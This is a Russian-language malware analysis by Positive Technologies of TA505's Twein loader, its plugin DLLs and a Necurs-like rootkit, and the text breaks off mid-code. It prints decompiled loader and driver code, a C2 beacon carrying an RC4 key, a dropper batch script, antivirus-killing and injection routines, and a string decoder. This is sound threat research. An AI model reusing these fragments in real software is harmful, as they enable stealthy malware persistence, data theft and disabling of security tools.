Операция TA505, часть четвертая. Близнецы

By ptsecurity

Published: 2019-11-11 · Archived: 2026-04-05 14:35:37 UTC

Продолжаем рассказывать о деятельности хакерской группировки TA505. Всем известная фраза «новое — это хорошо забытое старое» как нельзя лучше подходит в качестве эпиграфа к очередной главе повествования о группе TA505. Правда, в этот раз «старое» не столько «забыто», сколько переработано и улучшено.

В начале сентября мы обнаружили несколько вредоносных загрузчиков, упакованных специальным PE-пакером группы, о котором мы писали ранее. На первый взгляд они были похожи на хорошо известные стейджеры бэкдора FlawedAmmyy. Но более глубокий анализ показал, что это не так. Не самые передовые техники написания кода вывели нас на кардинально противоположные полезные нагрузки по качеству исполнения.

В этой статье мы подробнее рассмотрим найденные инструменты и проведем параллели с тем, что уже известно.

Загрузчик Twein

Прежде всего любопытно следующее: из всех образцов загрузчиков, которые нам удалось собрать, лишь один имеет цифровую подпись:



Рис. 1. Цифровая подпись загрузчика

Сертификат выдан на имя PEAR SOLUTIONS LTD. К слову, это не первый случай, когда группировка подписывает свои инструменты, выдавая их за легитимное ПО фиктивных организаций. Вот несколько других имен, которые использовали TA505 для других семейств ВПО:

- ET HOMES LTD,
- FIT AND FLEX LIMITED,
- MISHA LONDON LTD,
- SATOJI KAIDA MB,
- VERY TELE LIMITED.

Так как обнаруженные загрузчики между собой не различаются, выберем вышеупомянутый подписанный и остановимся на нем подробнее.

На протяжении работы ВПО практически каждое действие сопровождается записью в файл журнала и отладочным выводом всего происходящего:

```
cmp     eax, 1
jnz     short loc_4043D5
mov     ecx, offset aWinXpFoundExit ; "win xp found. exiting"
call    fdebug
mov     eax, [ebp+VersionInformation.dwMinorVersion]

                        ; CODE XREF: fget_os_version+5A↑j
cmp     eax, 2
jnz     short loc_4043E4
mov     ecx, offset aWinXpX64Or2003 ; "win xp x64 or 2003 found. exiting"

                        ; CODE XREF: fget_os_version+97↓j
call    fdebug

xor     eax, ; =============== S U B R O U T I N E =======================
inc     eax
jmp     short
-------------; int __thiscall fdebug(LPCVOID lpBuffer)
             fdebug          proc near               ; CODE XREF: fsend_recon_g
                                                     ; fsend_recon_get_rootkit+
cmp     [ebp+                push    ebx
jnz     short                push    esi
cmp     [ebp+                push    edi
jnz     short                mov     esi, ecx
mov     ecx,                 push    esi             ; lpOutputString
jmp     short                call    ds:OutputDebugStringA
-------------                mov     ebx, offset FileName ; "log.txt"
                             push    ebx             ; lpFileName
                             call    ds:GetFileAttributesW
                             cmp     eax, 0FFFFFFFFh
xor     eax,                 jnz     short loc_4032B2
```

Рис. 2. Отладочный вывод и журналирование

Такая трассировка не только упрощает статический разбор файла, но и помогает обнаружить неладное в системах динамического анализа:



Рис. 3. Отладочный вывод в онлайн-анализаторе ANY.RUN

Троян проверяет языковую раскладку клавиатуры — и не работает в России и странах ближнего зарубежья:

```
switch ( (unsigned int)GetKeyboardLayout(0) & 0x3FF )
{
  case 0x18u:                           // Romanian
  case 0x19u:                           // Russian
  case 0x22u:                           // Ukrainian
  case 0x23u:                           // Belarusian
  case 0x28u:                           // Tajik
  case 0x2Bu:                           // Armenian
  case 0x2Cu:                           // Azerbaijani
  case 0x37u:                           // Georgian
  case 0x3Fu:                           // Kazakh
  case 0x40u:                           // Kyrgyz
  case 0x42u:                           // Turkmen
  case 0x43u:                           // Uzbek
    v0 = 1;
    break;
  default:
    return v0;
}
```

Рис. 4. Проверка языковой раскладки клавиатуры

Затем создает мьютекс `Global\system32_mutant_service` и проверяет доступность интернета с помощью HTTP GET-запроса к google.com. После этого определяет способ выхода в сеть (выделенный адрес или NAT) путем определения внешнего IP-адреса сервисами myexternalip.com, ipecho.net и ifconfig.me и сравнения полученного значения с указанными в сетевых параметрах системы:

```
if ( !GetAdaptersInfo(v1, &SizePointer) )
{
  while ( v1 )
  {
    fdebug(&v1->IpAddressList.IpAddress);
    if ( !lstrcmpA(v0, v1->IpAddressList.IpAddress.String) )
      return 0;
    v1 = v1->Next;
  }
}
```

Рис. 5. Сопоставление внутреннего и внешнего IP-адресов

Далее вредонос определяет версию библиотеки `%SystemRoot%\system32\crypt32.dll` и, в случае если номер сборки и номер ревизии меньше, чем `7601` и `18741` соответственно, загружает и устанавливает обновление `KB3033929` согласно версии операционной системы:

```
    break;
  v9 = fdownload_KB(&WideCharStr, &String1);
  if ( !v9 )
    goto LABEL_12;
  fdebug("responce NULL");
  v1 = v21;
 }
 LOBYTE(v9) = fdebug("responce not NULL");
LABEL_12:
 if ( !v10 )
 {
  fdebug("KB downloaded ok");
  lstrcpyW(&v19, L"cmd.exe");
  lstrcpyW(&v14, L"/c ");
  lstrcatW(&v14, L"\"wusa.exe /quiet /forcerestart \"");
  lstrcatW(&v14, &String1);
  lstrcatW(&v14, L"\"\"");
  pExecInfo.cbSize = 60;
  pExecInfo.lpFile = &v19;
  pExecInfo.lpParameters = &v14;
  pExecInfo.fMask = 0;
  pExecInfo.hwnd = 0;
  pExecInfo.lpVerb = L"runas";
  pExecInfo.lpDirectory = 0;
  pExecInfo.nShow = 0;
  v11 = ShellExecuteExW(&pExecInfo);
```

Рис. 6. Загрузка и установка обновления системы

Злоумышленники из TA505 заботятся о жертве и патчат систему по мере необходимости? Вовсе нет. Установка обновления связана с прекращением поддержки сертификатов безопасности кода, подписанных с помощью SHA-1, и отказом от него в пользу алгоритма SHA-2. Вероятнее всего, хакеры уже сталкивались со сложностями запуска подписанных полезных нагрузок на необновленных системах. Интересно, что после установки обновления троян отправляет сформированный журнал действий на управляющий сервер, прекращает свою работу и самоудаляется, подчищая оставленные следы.

```
fdebug("KB is not installed");
v11 = fget_os_platform();
if ( v11 == 1 )
{
  fdebug("installing KB for win 7 x86");
  finstall_KB("/1.php?f=1");
  fself_clean();
  v12 = GetCurrentProcess();
  TerminateProcess(v12, 0);
  v11 = 1;
}
if ( v11 == 2 )
{
  fdebug("installing KB for win 7 x64");
  finstall_KB("/1.php?f=2");
  fself_clean();
  v13 = GetCurrentProcess();
  TerminateProcess(v13, 0);
}
```

Рис. 7. Завершение работы после установки обновления системы

В случае если установка обновления не требуется, загрузчик собирает и отправляет следующую информацию на управляющий сервер:

- информация о системе,
- информация об установленном ПО,
- информация о подписанном ПО в каталогах %ProgramFiles% и %ProgramFiles(x86)% (если есть),

- информация о подписанных драйверах в каталоге %SystemRoot%\drivers.

Отметим, что для получения информации о подписях был использован легитимный код.

```
if ( CryptMsgGetParam(phMsg, 6u, 0, v1, &pcbData) )// CMSG_SIGNER_INFO_PARAM = 6
{
  if ( sub_403B43((int)v1, &hMem) )
  {
    if ( hMem )
      fwprintf((const char *)L"Program Name : %s\n", hMem);
    if ( v15 )
      fwprintf((const char *)L"Publisher Link : %s\n", v15);
    if ( v16 )
      fwprintf((const char *)L"MoreInfo Link : %s\n", v16);
  }
  v8 = v1->Issuer.cbData;
  v9 = v1->Issuer.pbData;
  v6 = v1->SerialNumber.cbData;
  v7 = v1->SerialNumber.pbData;
  v2 = CertFindCertificateInStore(phCertStore, 0x10001u, 0, 0xB0000u, &pvFindPara, 0);
  pCertContext = v2;
  if ( v2 )
  {
    fget_cert_info(v2);
```

Рис. 8. Получение информации о сертификате

После этого загрузчик создает каталог `C:\Windows\Logs\diag` и запускает поток, в котором отслеживает изменения в каталоге, отправляя уведомления на управляющий сервер:

```
  i;
  i = ReadDirectoryChangesW(v1, &Buffer, 0x400u, 1, 0x77u, &BytesReturned, 0, 0) )
hile ( 1 )

memset(&OutputString, 0, 0x800u);
v4 = (char *)&Buffer + 2 * v0;
*(_WORD *)&v4[2 * (*((_DWORD *)v4 + 2) >> 1) + 12] = 0;
fprintf2((int)&OutputString, 1024, 1024, (const char *)L"%s%s", L"C:\\Windows\\Logs\\diag\\",
if ( *(int *)((char *)&v8 + 2 * v0) == 1 )
{
  OutputDebugStringA("added");
  OutputDebugStringW(&OutputString);
}
else if ( *(int *)((char *)&v8 + 2 * v0) == 3 )
{
  OutputDebugStringA("modifyed");
  OutputDebugStringW(&OutputString);
  fread_send_file(&OutputString);
}
```

Рис. 9. Мониторинг изменений в каталоге

Затем подготавливает уже имеющуюся и недостающую информацию о системе (имя пользователя, версия системы, домен, IP-адрес, информация о видеокарте, подключение к сети — NAT или не NAT) и формирует JSON-файл такого вида:

```
{
"adm": "0",
"bid": "M3xwwhqLH/AUOhmU2+W55A==",
"bit": "1",
"bnet": "ldr",
```

```
  "cam": "0",
  "cis": "0",
  "dmn": "WORKGROUP",
  "hash_r": "0",
  "lip": "192.168.100.153",
  "lvl": "0",
  "nat": "1",
  "osb": "0",
  "osv": "Windows 7 Professional",
  "pc": "USER-PC",
  "proc_c": "0",
  "proc_n": "cpu",
  "rep": 0,
  "tmt": "0",
  "ver": "163",
  "video": "Standard VGA Graphics Adapter,"
}
```


Позже эти данные будут зашифрованы RC4 (ключ шифрования `gJypA9RWUlYpnBbzujVqE6fDcEAk0zoz` зашит в теле трояна), закодированы с помощью Base64 и отправлены HTTP POST-запросом на управляющий сервер:


```
POST /b/82be8a1072de2c2d1c408aa2b14d35a7PtDAZRN9ojq5aga8frAQBc8Wsa1xVPfvJcrgRYwTiizs2trQ HTTP/1.1
Content-Type: application/octet-stream
Cache-Control: no-cache
User-Agent: Windows-Update-Agent
Host: 139.60.160.6
Content-Length: 444
Connection: Close

xoTLQVq1HF3fwCw6c9GrdMS5fGSAtSvq/
YelVKWU8uJxLR+urdMzpG5cI27Cn0reOaZHWD0lpeQwGwrHGZVzggZseNnkIEiX9oXpsSTXfjZNCn8yBiEWZ4eEzuOwaLmfR3a
O72Pk4dfbvKR6OMeCMdsZGijBkZMPxnKIVvDZxs5HGFcjWMYB1S/K2aEdcAxNUWkD2cyWZcx1EfSXczyPv9oozvS2B0KumnL1Y
UY1Vi+nue10t4aWRum6AQcCVcS/KSAm29dQtWSFXiwjfO9T57zvhE/QmpH2E/
TVK8wShAWGffI091RG1IJraJaTQgi7mdsHTXQzb3cg1aqun1w+wjcC3nLyLkyVg8VzQqYLkD+BwCPqUld4s7XqC22A0kEslFDO
WEBHgQZnlULKN
```


Рис. 10. HTTP POST-запрос на управляющий сервер

Рис. 11. Список управляющих серверов в теле загрузчика

Ответ от сервера расшифровывается RC4 (ключ шифрования тот же, что использовался при отправке данных) и проверяется: первые два байта должны соответствовать строке MZ, что является признаком PE-файла. Мы уже встречали такую последовательность ранее, когда анализировали другой загрузчик группы, который доставлял FlawedAmmyy RAT:

```
fdebug("responce not NULL");
fdebug(v36);
rc4_encdec(v36, (int)lpString);
fdebug("c2 bot responce ok");
fdebug(v36);
if ( strstr(v36, "MZ") == v36 )
{
```

```
v11 = 0;
rc4_encdec((int)String, v12, (int)lpBuffer, nN
sub_4128E0((int)lpBuffer, (int)&CommandLine, r
DeleteFileA(&FileName);
if ( *lpBuffer == 'M' && lpBuffer[1] == 'Z' )
{
```

Рис. 12. Схожий код расшифровки и проверки загруженного файла у рассматриваемого загрузчика (слева) и загрузчика FlawedAmmyy RAT (справа)

Загрузка полезной нагрузки происходит не только в главном потоке, но и в отдельно создаваемом. Другими словами, полезных нагрузок — две. В одном случае предварительно проверяется мьютекс Global\system32_host_service, и в случае его отсутствия выполняется загрузка компонента, который именуется в отладочной информации как payload или bot. Интересно то, что после получения ответа от сервера PE-файл никаким образом не запускается. Вместо этого его тело записывается в реестр в раздел `HKEY_LOCAL_MACHINE\SYSTEM` в ключ `0x228028`. Затем загрузчик отключает перенаправление файловой системы WoW64 для 32-битных приложений средствами `Wow64DisableWow64FsRedirection` и запускает процесс `%SystemRoot%\System32\services.exe` с параметром -ww. Использование этого параметра не имеет смысла, но на этом заканчивается цепочка установки полученного пейлоада.

```
if ( !a1 )
{
  fwvsprintfW_debug("Payload read ERROR");
  return 0;
}
if ( !fregsetquery(a1, 0x228028u, a2, 0, 0) )
{
  fwvsprintfW_debug((LPCWSTR)"Payload setup ERROR");
  return 0;
}
lpMem = 0;
fregsetquery(0, 0x22402Cu, 0, (int)&lpMem, (int)&v9);
if ( !lpMem )
{
  fwvsprintfW_debug((LPCWSTR)"Payload install ERROR");
  return 0;
}
lpProcName = (CHAR *)lpMem;
v2 = GetProcessHeap();
HeapFree(v2, 0, lpProcName);
fwvsprintfW_debug("Payload installed");
v3 = GetModuleHandleW(L"kernel32.dll");
v4 = GetProcAddress(v3, "Wow64DisableWow64FsRedirection");
if ( v4 )
  ((void (__stdcall *)(int *))v4)(&v9);
v5 = finstall_service() == 0;
v6 = "Target process started with pid ";
if ( v5 )
  v6 = (const WCHAR *)"Target process start error";
fwvsprintfW_debug(v6);
return 1;
```

Рис. 13. Установка полезной нагрузки

Про вторую полезную нагрузку мы поговорим позднее.

Twein-плагины

Исследуя рассмотренный выше троян, мы обратили внимание на функцию, которая удаляет два файла из каталога `%SystemRoot%` — `twein_32.dll` и `twein_64.dll`:

```
BOOL fdelete_twein()
{
  CHAR v1; // [esp+4h] [ebp-308h]
  CHAR FileName; // [esp+108h] [ebp-204h]
  CHAR Buffer; // [esp+20Ch] [ebp-100h]

  GetWindowsDirectoryA(&Buffer, 0x100u);
  wsprintfA(&FileName, "%s\\twein_64.dll", &Buffer);
  wsprintfA(&v1, "%s\\twein_32.dll", &Buffer);
  DeleteFileA(&FileName);
  return DeleteFileA(&v1);
}
```

Рис. 14. Удаление файлов twein_32.dll и twein_64.dll

Больше эти файлы нигде не встречаются, не фигурируют в логике работы загрузчика. Однако имена библиотек напомнили нам другое ВПО группы, которое мы сейчас рассмотрим.
Двумя месяцами ранее мы обнаружили троян группы TA505, размером около 9 МБ. Файл упакован UPX. Троян устанавливается в систему в качестве сервиса `WMDICToss`. В ресурсах содержатся три файла: `systemdiron.bat`, `twein__32.dll` и `twein__64.dll`, которые зашифрованы линейным XOR.

```
hModule = GetModuleHandleW(0);
hResInfo = FindResourceW(hModule, (LPCWSTR)0xF638, L"RC_DATA");
hResData = LoadResource(hModule, hResInfo);
v5 = LockResource(hResData);
dwSize = SizeofResource(hModule, hResInfo);
dword_415190 = VirtualAlloc(0, dwSize, 0x3000u, 0x40u);
memmove(dword_415190, v5, dwSize);
for ( i = 0; i < dwSize; ++i )
  dword_415190[i] ^= gamma_key[(int)i % 66];
pcbBuffer = 260;
GetUserNameA(&Buffer, &pcbBuffer);
v2 = sub_401000(&Buffer);
GetWindowsDirectoryA(&v14, 0x100u);
wsprintfA(&FileName, "%s\\twein__32.dll", &v14);
hFile = CreateFileA(&FileName, 0x40000000u, 3u, 0, 2u, 0x80u, 0);
if ( hFile == (HANDLE)-1 )
  return CloseHandle((HANDLE)0xFFFFFFFF);
WriteFile(hFile, dword_415190, dwSize, &NumberOfBytesWritten, 0);
```

Рис. 15. Расшифровка одного из ресурсов дроппера

Обратим внимание, что имена двух файлов практически совпадают с уже упомянутыми ранее: разница лишь в количестве знаков подчеркивания.

Один из расшифрованных ресурсов с именем `systemdiron.bat` ожидаемо представляет собой командный сценарий, который обеспечивает запуск других компонентов в зависимости от разрядности системы:

```
 @echo off
if defined PROCESSOR_ARCHITEW6432 (goto LABEL_X64)
if %PROCESSOR_ARCHITECTURE%==IA64 (goto LABEL_X64)
if %PROCESSOR_ARCHITECTURE%==AMD64 (goto LABEL_X64)
if %PROCESSOR_ARCHITECTURE%==x86 (goto LABEL_X86)
goto LABEL_NON

:LABEL_X64
echo OS type: x64
copy c:\temp\tmp.log c:\i.txt
rundll32.exe C:\Windows\twein__64.dll,Install
```

```
copy c:\temp\tmp.log c:\i.txt
rundll32.exe C:\Windows\twein__32.dll,Install
del c:\temp\tmp.log
del c:\i.txt
shutdown.exe -r -t 00
goto LABEL_END

:LABEL_X86
echo OS type: x86
copy c:\temp\tmp.log c:\i.txt
rundll32.exe C:\Windows\twein__32.dll,Install
del c:\temp\tmp.log
del c:\i.txt
shutdown.exe -r -t 00
goto LABEL_END

:LABEL_NON
echo OS type: undefined
goto LABEL_END

:LABEL_END
pause
```

Обе twein-библиотеки действуют аналогично. Упакованы характерным пакером группы TA505. Оригинальные имена библиотек: `av_block.dll`. Анализ существенно усложнен использованием обфускатора, причем доля обфусцированного кода составляет около 80%. Вследствие этого выполнение программы насыщено многочисленными переходами, расшифровками следующих ступеней кода, нелинейными вызовами функций.

Библиотеки содержат внушительный список Base64-подобных строк, которые расшифровываются следующим образом:

1. входная строка разделяется на блоки по 4 байта;
2. каждый блок декодируется с помощью алгоритма замены и сдвига:

```
 import binascii
def block_decode(input_str, len_of_block):
        alphabet = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
        int_result = 0
        for i in range(len_of_block):
                alph = ord(alphabet[ord(input_str[i])])
                alph <<= 0x6 * i
                int_result += alph
        str_result = hex(int_result)[2:]
        if len(str_result) % 2 != 0:
                str_result = '0' + str_result
        return binascii.unhexlify(str_result).decode('latin1')[::-1]
```

3) блоки собираются в единую строку;
4) результат расшифровывается алгоритмом eexec с двухбайтовым ключом, передаваемым в качестве параметра:

```
do
{
  *(sub_404827C(inp_data) + encr_key - 1) = HIBYTE(v5) ^ *(*inp_data + encr_key - 1);
  result = (0xCE6D * (buff[encr_key - 1] + v5));
  LOWORD(result) = result + 0x58BF;
  v5 = result;
  ++encr_key;
  --length;
}
while ( length );
```

Рис. 16. Реализация алгоритма eexec

Бóльшая часть строк — имена и пути до файлов антивирусных продуктов, однако некоторые из них принадлежат вовсе не защитным средствам: MS Exchange Server, MySQL Server, SAP, Apache, PostgreSQL, Elasticsearch и др. Встречались даже такие уникальные пути:

- C:\Users\tislam\Desktop\salik app\Aye_salik_data\Aye_salik_data\bin\Debug\Aye_salik_data.exe
- C:\oem13c\agent13c\agent_13.2.0.0.0\perl\bin\perl.exe
- C:\Users\adadmin\Ubiquiti UniFi\bin\mongod.exe
- C:\Users\sakella\AppData\Local\Microsoft\OneDrive\OneDrive.exe
- D:\Add-ons\IMI_CREDIT_POLICY Test v 02.01\IMI_CREDIT_POLICY.exe

Если в системе обнаружено ПО из списка — файлы и каталоги удаляются.

Для закрепления в системе библиотеки устанавливают себя в качестве интерфейса сервис-провайдера (SPI) Windows Sockets, именуясь Intel и IntelFiltr. Помимо этого, они изменяют очередность обработчиков в цепочке протоколов, чтобы быть первым SPI, который обработает запрос клиента.

В 2015 году наши коллеги из FireEye представили разбор бота LatentBot. Любопытно, что алгоритм шифрования строк в LatentBot и рассмотренных twein-библиотеках полностью совпадает. Кроме этого, LatentBot использует в качестве одного из плагинов security-модуль, который ищет в системе защитные средства по заданным путям и названиям продуктов, правда только проверкой наличия и ограничивается.

Руткит Twein

Вернемся к загрузчику, а именно ко второй полезной нагрузке. По отладочным строкам try to open rootkit… и Driver %S installed несложно догадаться о формате следующего пейлоада. После успешной загрузки драйвер будет записан в каталог `%SystemRoot%\System32\drivers` с именем, сформированным псевдопроизвольным образом из имен других легитимных файлов. Затем сервис будет создан и запущен:

```
}
v9 = OpenSCManagerA(0, 0, 2u);
if ( v9 )
{
  hService = CreateServiceW(v9, v6, v6, 0x10u, 1u, 3u, 0, lpBinaryPathName, 0, 0, 0, 0, 0);
  if ( hService )
  {
    GetNativeSystemInfo(&SystemInfo);
    if ( SystemInfo.wProcessorArchitecture == 9 )
    {
      fprintf2((int)&v14, 260, 260, (const char *)L"SYSTEM\\CurrentControlSet\\services\\%s");
      fregdeleteWOW64(v10, (const WCHAR *)&v14);
    }
    StartServiceW(hService, 0, 0);
    v4 = 1;
```

Рис. 17. Установка и запуск сервиса

В завершающей стадии своей работы загрузчик сконфигурирует работу драйвера черными списками в ключах реестра: в заданные числовые значения ключей ветки `HKEY_LOCAL_MACHINE\SYSTEM` будут занесены имена антивирусных процессов, инструментов анализа и вендоров защитных средств в цифровых подписях файлов:

```
jz      loc_403854
push    offset aNamesBlacklist ; "Names blacklist setup"
call    fwvsprintfW_debug
pop     ecx
push    0               ; int
push    0               ; int
push    9D1h            ; size_t
mov     edx, offset aAntirootkitsBi ; "# antirootkits\r\n# Bitdefender Interne".
mov     ecx, 228078h
call    fregsetquery
add     esp, 0Ch
test    eax, eax
jz      loc_40384D
push    offset aSignaturesBlac ; "Signatures blacklist setup"
call    fwvsprintfW_debug
pop     ecx
push    0               ; int
push    0               ; int
push    4D6h            ; size_t
mov     edx, offset aCalculatorVers ; "\r\n# Calculator (version: C:\\Windows"..
mov     ecx, 2280A0h
call    fregsetquery
add     esp, 0Ch
mov     edx, offset aSof
mov     ecx, 2280C8h
push    0
push    0
push    11h
call    fregsetquery
add     esp, 0Ch
test    eax, eax
jz      short loc_40383E
push    offset aProtecte
call    fwvsprintfW_debu
```

```
aCalculatorVers db 0Dh,0Ah              ; DATA XREF: fi
                db '# Calculator (version: C:\Windows\S
                db 'Windows Calculator',0Dh,0Ah
                db '# Bitdefender Internet Security (ve
                db 'exe)',0Dh,0Ah
                db 'Bitdefender',0Dh,0Ah
                db '# Procmon.exe from Sysinternals (ve
                db 'Process Monitor Driver',0Dh,0Ah
                db 'Atool',0Dh,0Ah
                db 'Antiy Labs',0Dh,0Ah
                db 'AVZ',0Dh,0Ah
                db 'TDSS',0Dh,0Ah
                db 'cmcark.exe',0Dh,0Ah
```

Рис. 18. Конфигурация драйвера черными списками

В процессе исследования загрузчика нам не удалось получить образец драйвера от управляющего сервера. Однако мы нашли [упоминание о рутките](), который выкачивался другим аналогичным загрузчиком.

Драйвер подписан цифровой подписью, выданной на имя `Lizas Limited` с указанием `administrator@lizaslimited.site` в качестве электронной почты:



Рис. 19. Цифровая подпись драйвера

В процессе исследования мы обнаружили много общего с хорошо известным руткитом ботнета Necurs, который активно использовала группа TA505 для рассылки спама и распространения ВПО. Рассмотрим подробнее наиболее интересные особенности его работы.

Драйвер регистрирует обработчики событий на запуск процессов и загрузку PE-образов средствами `PsSetCreateProcessNotifyRoutine` и `PsSetLoadImageNotifyRoutine`. Другими словами, это позволяет драйверу проконтролировать запуск всех новых процессов и сервисов. Используя черные списки, о которых мы упоминали ранее, руткит завершает нежелательные процессы с помощью ZwTerminateProcess и не дает загрузиться другим, потенциально опасным для него драйверам, перезаписывая значение точки входа на инструкции:

```
 mov eax, 0C0000001
retn 8
```

Как следствие, сервис будет штатно выгружен с ошибкой `STATUS_UNSUCCESSFULL`.

```
v1 = 0;
if ( PsLookupProcessByProcessId(a1, &Object) >= 0 )
{
  if ( ObOpenObjectByPointer(Object, 512, 0, 1, PsProcessType, 0, &ProcessHandle) >= 0 )
  {
    LOBYTE(v1) = ZwTerminateProcess(ProcessHandle, 0) >= 0;
    ZwClose(ProcessHandle);
  }
  ObfDereferenceObject(Object);
}
return v1;
```

Рис. 20. Завершение процессов

```
v1 = IoAllocateMdl((PVOID)(a1 + *(_DWORD *)(*(_DWORD *)(a1 + 60) + a1 + 40)), 0x200u, 0, 0, 0);// Entry point
v2 = v1;
if ( v1 )
{
  MmProbeAndLockPages(v1, 0, IoReadAccess);
  v3 = MmMapLockedPagesSpecifyCache(v2, 0, MmCached, 0, 0, NormalPagePriority);
  if ( v3 )
  {
    *v3 = 0x1B8;                        // mov     eax,0C0000001
    v3[1] = 0x8C2C0;                    // retn    8
    MmUnmapLockedPages(v3, v2);         // STATUS_UNSUCCESSFULL
  }
  MmUnlockPages(v2);
  IoFreeMdl(v2);
}
```

Рис. 21. Перезапись точки входа драйверов

Средствами CmRegisterCallback драйвер перехватывает события доступа к реестру системы. В частности, его дальнейшая работа параметризуется числовыми значениями ключей, к которым происходит обращение в перехваченных событиях.

```
  goto LABEL_35;
case 0x220004:
  if ( NumberOfBytes < 0x100 )
    break;
  fxor_crypt_set_key(L"S01", a2, NumberOfBytes);
  v8 = ExAllocatePoolWithTag(PagedPool, NumberOfBytes, 0);
  Buffer = v8;
  if ( !v8 )
    break;
  memcpy(v8, a2, NumberOfBytes);
  Length = NumberOfBytes;
  dword_408434 = 2;
  goto LABEL_34;
case 0x220008:
  if ( gbool_date || NumberOfBytes && NumberOfBytes < 0x100 )
    break;
  if ( a2 && NumberOfBytes )
  {
    if ( fxor_crypt_set_key(L"S02", a2, NumberOfBytes) )
    {
      v7 = fdecrypt_dll_inject(a2, NumberOfBytes);
      goto LABEL_61;
    }
  }
```

Рис. 22. Управление руткитом обращениями к ключам реестра

Любопытно, что в некоторых версиях руткита Necurs те же самые числовые значения использовались в качестве кодов ioctl-запросов.

The following I/O control codes can be used only by the registered process object:

- I/O control code 0x220004 is used to grant the current thread object access right
- I/O control code 0x220008 is used to revoke the current thread object's access ri
- I/O control code 0x220014 is used with a buffer that is four bytes long. It receives version number (currently 0x11).
- I/O control code 0x22000c is used to request the path name of the driver file ('\S <DriverName>.sys').

Рис. 23. Управление руткитом Necurs с помощью ioctl-запросов

Этот трюк можно расценивать как шаг в сторону большей скрытности: обращения к реестру вызывают меньше подозрений, чем ioctl-запросы к DeviceObject.

В теле руткита содержится вспомогательная DLL-библиотека, зашифрованная однобайтовым XOR. При создании нового процесса драйвер инжектирует библиотеку вместе с еще одним PE-файлом, который извлекается из реестра и снова расшифровывается однобайтовым XOR.

```
v2 = ExAllocatePoolWithTag(NonPagedPool, 0x1200u, 0);
if ( v2 )
{
  memcpy(v2, &unk_407000, 0x1200u);
  for ( i = 0; i < 0x1200; ++i )
    v2[i] ^= 0xCCu;
  gdll_pointer = ffmzpe_prep(a1, a2, (int)&NumberOfBytes, v2);
  if ( gdll_pointer )
    fPsSetCreateProcessNotifyRoutine(0, (int)ffproc_inject, 0);
  ExFreePoolWithTag(v2, 0);
}
```

Рис. 24. Расшифровка и инжект вспомогательной библиотеки в созданный процесс

Вспомогательный компонент представляет собой кастомный [рефлективный загрузчик](), который корректно разместит в памяти второй PE-файл, выполняющий роль полезной нагрузки, и передаст на него управление. Теперь становится понятно, как именно начинает работать тот пейлоад, который записывался в реестр загрузчиком из первой части статьи.

```
v5 = (IMAGE_NT_HEADERS *)((char *)a1 + a1->e_lfanew);
v7 = &v5->OptionalHeader.DataDirectory[1];  // IMAGE_DIRECTORY_ENTRY_IMPORT
if ( v5->OptionalHeader.DataDirectory[1].VirtualAddress )
{
  if ( v7->Size )
  {
    for ( i = (IMAGE_IMPORT_DESCRIPTOR *)((char *)a1 + v7->VirtualAddress); i->Characteristics; ++i )
    {
      a2 = 0;
      fmemset(&a1a, 0, 0x206u);
      v6 = 0;
      v8 = 0;
      if ( i->FirstThunk )
      {
        v8 = (const char **)((char *)a1 + i->FirstThunk);
      }
      else if ( i->Characteristics )
      {
        v8 = (const char **)((char *)a1 + i->Characteristics);
      }
      v1 = copyAsciiToWide((char *)a1 + i->Name, &a2);
